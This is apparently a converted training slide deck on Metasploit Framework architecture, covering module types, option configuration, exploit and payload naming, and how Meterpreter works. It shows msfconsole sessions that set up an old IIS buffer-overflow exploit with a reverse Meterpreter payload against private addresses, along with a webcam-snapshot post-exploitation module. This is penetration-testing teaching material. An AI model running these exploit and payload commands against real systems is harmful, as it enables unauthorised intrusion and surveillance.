

# Metasploit Framework Architecture

---



**Keith Watson**

INFORMATION SECURITY PROFESSIONAL

@ikawnoclast ikawnoclast.com



# Module Overview



**Modular Design**

**File System Layout**

**Libraries**

**Module Configuration**


**Exploits**

**Payloads**


**Meterpreter**




# Modular Design



Decomposition




Independent



Interchangeable



# Metasploit Module Types



Auxiliary

Exploit

Payload


Post

Encoder


Evasion

Nop

# Custom Metasploit Modules



Improve existing  
modules



Create unique  
modules



Submit to the  
Metasploit Project

# Module Information

```
msf5 post(windows/manage/webcam) > info
```

```
Name: Windows Manage Webcam  
Module: post/windows/manage/webcam  
Platform: Windows  
Arch:  
Rank: Normal
```

```
Provided by:  
sinn3r <sinn3r@metasploit.com>
```

```
Compatible session types:  
Meterpreter
```

```
Available actions:
```

Name	Description
----	-----
LIST	Show a list of webcams
SNAPSHOT	Take a snapshot with the webcam

```
Basic options:
```

Name	Current Setting	Required	Description
----	-----	-----	-----
INDEX	1	no	The index of the webcam to use
QUALITY	50	no	The JPEG image quality
SESSION		yes	The session to run this module on.

```
Description:
```

```
This module will allow the user to detect installed webcams (with  
the LIST action) or take a snapshot (with the SNAPSHOT) action.
```

```
msf5 post(windows/manage/webcam) > █
```



# Globomantics Red Team



**Learn the tools**

**Understand the inner workings**

**Use the tools efficiently and effectively**

**Expand and extend the tools**




# File System Layout

---






# Top-level Directory Hierarchy



# Modules Hierarchy



# Alternate Module Hierarchies



`~/.msf4/modules`



`msfconsole -m`  
`<module_dir>`



`loadpath`  
`<module_dir>`



`reload_all`



# Libraries

---



# Ruby Programming Language




Ruby Core



Ruby Gems

# Metasploit's REX Library



Network and service protocols



Executable parsing and scanning



Post-exploitation



# MSF::CORE and MSF::BASE



## MSF::CORE

- Foundation
- Primary functionality

## MSF::BASE

- Wrapper interfaces to MSF::CORE
- “Easier to manage functions”



# Module Configuration

---





# Module Selection and Information

```
msf5 exploit(windows/iis/ms02_018_htr) > info

Name: MS02-018 Microsoft IIS 4.0 .HTR Path Overflow
Module: exploit/windows/iis/ms02_018_htr
Platform: Windows
Arch:
Privileged: Yes
License: BSD License
Rank: Good
Disclosed: 2002-04-10

Provided by:
stinko <vinnie@metasploit.com>

Available targets:
Id  Name
--  ---
0   Windows NT 4.0 SP3
1   Windows NT 4.0 SP4
2   Windows NT 4.0 SP5

Check supported:
No

Basic options:
Name      Current Setting  Required  Description
-----
RHOSTS    yes              The target host(s), range CIDR identifier, or hosts
file with syntax 'file:<path>'
RPORT     80               The target port (TCP)

Payload information:
Space: 2048
Avoid: 194 characters

Description:
This exploits a buffer overflow in the ISAPI ISM.DLL used to process
HTR scripting in IIS 4.0. This module works against Windows NT 4
Service Packs 3, 4, and 5. The server will continue to process
requests until the payload being executed has exited. If you've set
EXITFUNC to 'seh', the server will continue processing requests, but
you will have trouble terminating a bind shell. If you set EXITFUNC
to 'thread', the server will crash upon exit of the bind shell. The
payload is alpha-numerically encoded without a NOP sled because
otherwise the data gets mangled by the filters.

References:
https://cvedetails.com/cve/CVE-1999-0874/
OSVDB (3325)
http://www.securityfocus.com/bid/307
http://www.eeye.com/html/research/advisories/AD19990608.html
https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2002/MS02-018

msf5 exploit(windows/iis/ms02_018_htr) > 
```

use *path/module*

info

- info *path/module*

show options



# Configure Options

```
msf5 exploit(windows/iis/ms02_018_htr) > set RHOSTS 10.10.2.34
RHOSTS => 10.10.2.34
msf5 exploit(windows/iis/ms02_018_htr) > set RPORT 8080
RPORT => 8080
msf5 exploit(windows/iis/ms02_018_htr) > show options

Module options (exploit/windows/iis/ms02_018_htr):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    10.10.2.34      yes       The target host(s), range CIDR identifier, or host
s file with syntax 'file:<path>'
  RPORT     8080            yes       The target port (TCP)

Payload options (windows/meterpreter/reverse_https):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, proce
ss, none)
  LHOST     10.1.120.105    yes       The local listener hostname
  LPORT     8443            yes       The local listener port
  LURI      none            no        The HTTP Path

Exploit target:

  Id  Name
  --  --
  0    Windows NT 4.0 SP3

msf5 exploit(windows/iis/ms02_018_htr) > 
```

## set

- Local to the current module
- set RHOSTS 10.2.3.0/24

## setg

- Global to all modules
- setg LPORT 8080



# Module Options - Remote

```
msf5 exploit(windows/iis/ms03_007_ntdll_webdav) > set RHOSTS 10.10.2.3
RHOSTS => 10.10.2.3
msf5 exploit(windows/iis/ms03_007_ntdll_webdav) > set RHOSTS 10.10.2.0/24
RHOSTS => 10.10.2.0/24
msf5 exploit(windows/iis/ms03_007_ntdll_webdav) > set RHOSTS 10.10.2.2-34
RHOSTS => 10.10.2.2-34
msf5 exploit(windows/iis/ms03_007_ntdll_webdav) > set RHOSTS 10.10.2.3,10.10.2.5
RHOSTS => 10.10.2.3,10.10.2.5
msf5 exploit(windows/iis/ms03_007_ntdll_webdav) > set RHOSTS file:/targets.txt
RHOSTS => file:/targets.txt
msf5 exploit(windows/iis/ms03_007_ntdll_webdav) > set RPORT 8080
RPORT => 8080
msf5 exploit(windows/iis/ms03_007_ntdll_webdav) > 
```

## RHOSTS - Remote target host(s)

- Single
  - Single IP or resolvable hostname
- Multiple
  - CIDR notation
  - IP address range
  - Comma or space separated IPs
  - File with list of hosts  
(file:/path/targets\_file)



# Modules Options - Local




## **LHOST**

- Local listener hostname or IP

## **LPORT**

- Local listener network port number

# Other Options



## Payload specific options

- LHOST and LPORT
- Exit techniques
- Extensions to load

## Advanced options




# Exploits

---



# Metasploit Framework Exploits



**Organized by platform and service**


- Searchable

**Have configurable options**

- RHOSTS
- target
- payload



# Exploit Naming Scheme



exploit/**platform**/**service**/**name**

- **platform**: windows, linux, osx, firefox, multi
- **service**: email, ftp, mysql, mssql, smtp, ssl

An individual exploit **name** can vary

- security bulletin identifier
  - ms04\_011\_pct
- software name
  - hp\_loadrunner\_magentproc



```
msf5 > show exploits
```

```
msf5 > search -h
```

```
msf5 > search type:exploit <search parameters>
```

```
msf5 > info exploit/platform/service/name
```

# Commands to Find Exploit Modules

**List all exploits**

**Find specific exploits using search parameters**

**Examine information about the exploit**



```
msf5 > use exploit/platform/service/name
```

```
msf5 exploit(path/name) > show options
```

```
msf5 exploit(path/name) > set RHOSTS <targets>
```

```
msf5 exploit(path/name) > set target <target_ID>
```

## Commands to Configure Exploits

Select the exploit using the full path of the module

Examine the exploit module options

Configure the target system and specific characteristics of the target system



```
msf5 exploit(path/name) > check
```

```
msf5 exploit(path/name) > exploit
```

## Commands to Start Exploits

**Check if the target is vulnerable before exploiting it**

**Start the exploit action against the target**




# Payloads

---



# Metasploit Framework Payloads



**Payloads are modules too**

**Two types**

- Singles
- Stagers/Stages

**Organized by platform and function**

- Searchable

**Have configurable options**


# Payload Types



Singles




Stagers



Stages

# Payload Naming Scheme




payload/**platform**/**architecture**/**name**

- **platform**: windows, linux, osx, java, multi, php, python, ruby
- **architecture**: x86, x64, armle, ppc

Individual payload **name** based is on function

- bind for forward connections
- reverse for reverse connections
- shell, powershell, adduser, exec, say, messagebox, download\_exec
- meterpreter

# More Payload Naming



## Single payloads

- windows/shell\_bind\_tcp

## Stagers and Stages payloads

- windows/shell/bind\_tcp
- bind\_tcp is the stager
- shell is the stage



```
msf5 > show payloads
```

```
msf5 > search -h
```

```
msf5 > search type:payload <search parameters>
```

```
msf5 > info payload/platform/service/name
```

## Commands to Find Payloads

**List all payloads**

**Find specific payloads using search parameters**

**Examine information about the payload using the full path to the module**



```
msf5 exploit(name) > set payload platform/service/name
```

```
msf5 payload(name) > show options
```

```
msf5 payload(name) > setg LHOST <local_IP>
```

## Commands to Configure Payloads

Select the payload using the full path of the module

Examine the payload module options

Configure the local system IP address globally




# Meterpreter

---



# Meterpreter as a Payload



## Singles

- windows/meterpreter\_bind\_tcp
- python/meterpreter\_reverse\_tcp
- android/meterpreter\_reverse\_https

## Stages

- windows/meterpreter/bind\_tcp
- linux/x86/meterpreter/bind\_tcp
- windows/x64/meterpreter/reverse\_http



# Meterpreter Client and Server




**Client-side**  
Tester



**Server-side**  
Target



# How Meterpreter Works



## Modular

- Loaded as a staged or single payload
- New functionality loaded when needed

## In-memory operation

- Reflective DLL Injection
- Nothing on disk
